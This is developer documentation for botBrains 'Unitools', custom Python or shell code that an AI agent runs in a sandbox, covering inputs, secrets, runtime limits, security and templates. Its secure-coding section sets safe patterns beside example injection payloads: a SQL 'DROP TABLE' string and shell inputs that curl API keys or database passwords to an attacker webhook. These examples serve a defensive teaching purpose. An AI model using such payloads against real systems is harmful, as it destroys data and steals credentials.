

Unitool Editor Unitools let you write custom code that your AI agent can execute during conversations. Query databases, call APIs, process data, or perform any custom logic-all within a secure, isolated environment.

How it works

When you create a Unitool, you define:
  1. Input fields
    Parameters the AI agent collects from the conversation
  2. Code
    Python or Shell script that processes the inputs
  3. Secrets
    Environment variables for credentials (API keys, database URLs)
During a conversation, when the AI agent determines your Unitool is relevant, it:
  1. Extracts the required field values from the conversation context
  2. Executes your code in an isolated sandbox
  3. Returns the result to continue the conversation
Runtimes

def handle(fields):
    order_id = fields.get("order_id")

    # Your logic here
    result = lookup_order(order_id)

    # Return JSON-serializable data
    return {"status": result.status, "tracking": result.tracking_url}
Python scripts define a handle(fields) function that receives input values and returns a result. Use print() for debugging-output appears in the Logs tab. Shell scripts receive inputs via the field command. Write your result to $OUTPUT. The complete input JSON is available in $INPUT.

Pre-installed Python packages

CategoryPackages
Webrequests, httpx, beautifulsoup4, lxml, pydantic
Datapandas, numpy, scipy, statsmodels, python-dateutil
Visualizationmatplotlib, seaborn
Databasessqlalchemy, psycopg2-binary, pymysql, redis, mongoengine
Formatsprotobuf, msgpack, pyyaml, marshmallow
Cloudboto3, openai
Securitycryptography
You can install additional Python packages using uv pip install, but this increases runtime latency since packages are installed on every execution.

Execution environment

Your code runs in an isolated Linux VM. Each execution gets a fresh environment—installed packages don’t persist between runs.
Machine specifications are subject to change as we optimize the platform.
Limitation: File uploads are not yet supported. Documents uploaded by users in conversations cannot be passed to Unitools.
ResourceLimit
CPU1 core
Memory6 GB RAM
Disk12 GB
Timeout30 seconds
Result size200 KB
Log size5 MB
InternetYes, outbound access

Input fields

Fields define the parameters your Unitool accepts. The AI agent automatically extracts these values from the conversation.

Field types

TypeDescriptionExample
TextPlain stringNames, IDs, queries
NumberNumeric valueQuantities, prices
BooleanTrue/falseFlags, toggles
EmailValidated email formatuser@example.com
URLValidated web addresshttps://example.com
DateDate value2024-01-15
Date & TimeDate with time2024-01-15T14:30:00
EnumFixed set of options”pending”, “shipped”, “delivered”
ListsArrays of valuesMultiple IDs, tags

Required vs optional

Mark fields as required when the Unitool cannot function without them. Optional fields have sensible defaults in your code:
def handle(fields):
    # Required field - always present
    user_email = fields["email"]

    # Optional field - provide default
    limit = fields.get("limit", 10)

Secrets

Store sensitive credentials as secrets rather than hardcoding them. Secrets are:
  • Encrypted at rest
  • Injected as environment variables at runtime
  • Never exposed in logs or results
import os

def handle(fields):
    api_key = os.environ["API_KEY"]
    db_url = os.environ["DATABASE_URL"]
Never print() or return secret values they would appear in logs visible to users reviewing conversation history.

Security

“With great power comes great responsibility.”
Unitools give you the ability to execute arbitrary code that connects to your databases, APIs, and external services. Security is a shared responsibility between botBrains and you.

What botBrains ensures

We provide infrastructure-level isolation to protect you and other customers. Your code runs in a dedicated sandbox that cannot access other customers’ environments or data. Every execution starts with a fresh VM-no state, files, or processes persist between runs. The sandbox has no access to botBrains internal systems or cloud metadata endpoints; your code can only reach the public internet.
botBrains reserves the right to suspend Unitool access at any time without prior notice, particularly if abuse is suspected.

Your responsibilities

You are responsible for the security of the code you write. Common risks include:
RiskDescription
Leaking secretsAccidentally printing or returning credentials
Injection attacksAllowing user input to execute unintended commands
Overloading external systemsHammering APIs or databases without rate limiting
Exploiting your own systemsInsecure code could let attackers pivot through your Unitool

Writing secure code

The isolated sandbox protects botBrains and other customers—but injection vulnerabilities in your code put your own systems at risk. Attackers could steal your credentials, exfiltrate data from your databases, or escalate privileges on your external systems. Secret leaks. Never log or return sensitive values:
import os

def handle(fields):
    api_key = os.environ["API_KEY"]

    # Bad - secret ends up in logs
    print(f"Using key: {api_key}")

    # Bad - secret ends up in result
    return {"key": api_key, "data": ...}

    # Good - only return non-sensitive data
    return {"data": ...}
SQL injection. When user input is interpolated directly into SQL queries, attackers can execute arbitrary database commands. A malicious order_id like '; DROP TABLE orders; -- could delete your data.
from sqlalchemy import text

# Safe - parameterized query
result = conn.execute(
    text("SELECT * FROM orders WHERE id = :id"),
    {"id": fields["order_id"]}
)

# Unsafe - never do this
result = conn.execute(f"SELECT * FROM orders WHERE id = '{fields['order_id']}'")
Prefer Python for database operations. Its parameterized queries are more robust and harder to misuse than shell alternatives.
Shell injection. When user input is passed to shell commands without proper escaping, attackers can execute arbitrary commands. A malicious input like "; curl -X POST -d "$API_KEY" https://webhook.site/attacker-id # could exfiltrate your secrets to an attacker-controlled server.
# Safe - use jq to handle JSON safely
message=$(field '.message')
jq -n --arg msg "$message" '{"text": $msg}' | curl -s -X POST -d @- "$WEBHOOK_URL"

# Unsafe - direct interpolation allows secret theft
curl -s -X POST -d "{\"text\": \"$message\"}" "$WEBHOOK_URL"
URL injection. When user input is placed directly in URLs, attackers can manipulate the request destination or parameters. A malicious input like x]"; curl -d "$DB_PASSWORD" https://webhook.site/attacker-id # could steal credentials.
# Safe - URL-encode user input
user_input=$(field '.query')
encoded=$(printf '%s' "$user_input" | jq -sRr @uri)
curl -s "https://api.example.com/search?q=$encoded"

# Unsafe - direct interpolation allows secret theft
curl -s "https://api.example.com/search?q=$user_input"

Prohibited activities

botBrains may suspend your access at any time. The following activities will get you suspended.
ActivityDescription
Load testingDo not stress test, benchmark, or overload third-party services
Spam / bulk messagingDo not send unsolicited emails, SMS, or other messages
CryptominingDo not use compute resources for mining cryptocurrency
Attacking systemsDo not probe, scan, or exploit vulnerabilities in external systems
Circumventing rate limitsDo not bypass rate limiting on third-party APIs
Hosting malwareDo not distribute or execute malicious code

Templates & Use Cases


Unitool Templates
Starting from a draft is much easier than from a blank piece of paper.
Templates are drafts of common use cases that you can customize as needed. You can also use AI-suggested Unitools to create and edit exisitng Unitools faster.
The AI does not have access to your secrets when editing unitools that have secrets defined.

Database lookup

Query your PostgreSQL, MySQL, MongoDB, or Redis databases:
from sqlalchemy import create_engine, text
import os

def handle(fields):
    engine = create_engine(os.environ["DATABASE_URL"])

    with engine.connect() as conn:
        result = conn.execute(
            text("SELECT * FROM orders WHERE id = :id"),
            {"id": fields["order_id"]}
        )
        rows = [dict(row._mapping) for row in result]

    return {"orders": rows, "count": len(rows)}

API integration

Call external APIs and return processed data:
import requests
import os

def handle(fields):
    response = requests.get(
        f"https://api.example.com/users/{fields['user_id']}",
        headers={"Authorization": f"Bearer {os.environ['API_KEY']}"}
    )
    response.raise_for_status()
    return response.json()

Webhook trigger

Send data to automation platforms like n8n or Zapier:
import requests
import os

def handle(fields):
    response = requests.post(
        os.environ["WEBHOOK_URL"],
        json={"event": "order_created", "data": fields}
    )
    return {"triggered": response.ok}

Web scraping

Extract real-time data from websites:
import requests
from bs4 import BeautifulSoup

def handle(fields):
    response = requests.get(fields["url"])
    soup = BeautifulSoup(response.text, "html.parser")

    # Extract specific elements
    title = soup.select_one("h1").get_text(strip=True)

    return {"title": title}

Best practices

  • Keep it focused
    Each Unitool should do one thing well. Create separate Unitools for different operations rather than one complex script.
  • Handle errors gracefully
    Return meaningful error messages the AI agent can relay to users:
def handle(fields):
    if not fields.get("order_id"):
        return {"error": "Order ID is required"}

    order = lookup_order(fields["order_id"])
    if not order:
        return {"error": f"Order {fields['order_id']} not found"}

    return {"order": order}
  • Minimize latency
    Users are waiting. Avoid installing packages at runtime, keep API calls efficient, and use connection pooling for databases.
  • Limit output size
    Results over 200 KB are truncated. Return only the data the AI agent needs, not entire database tables.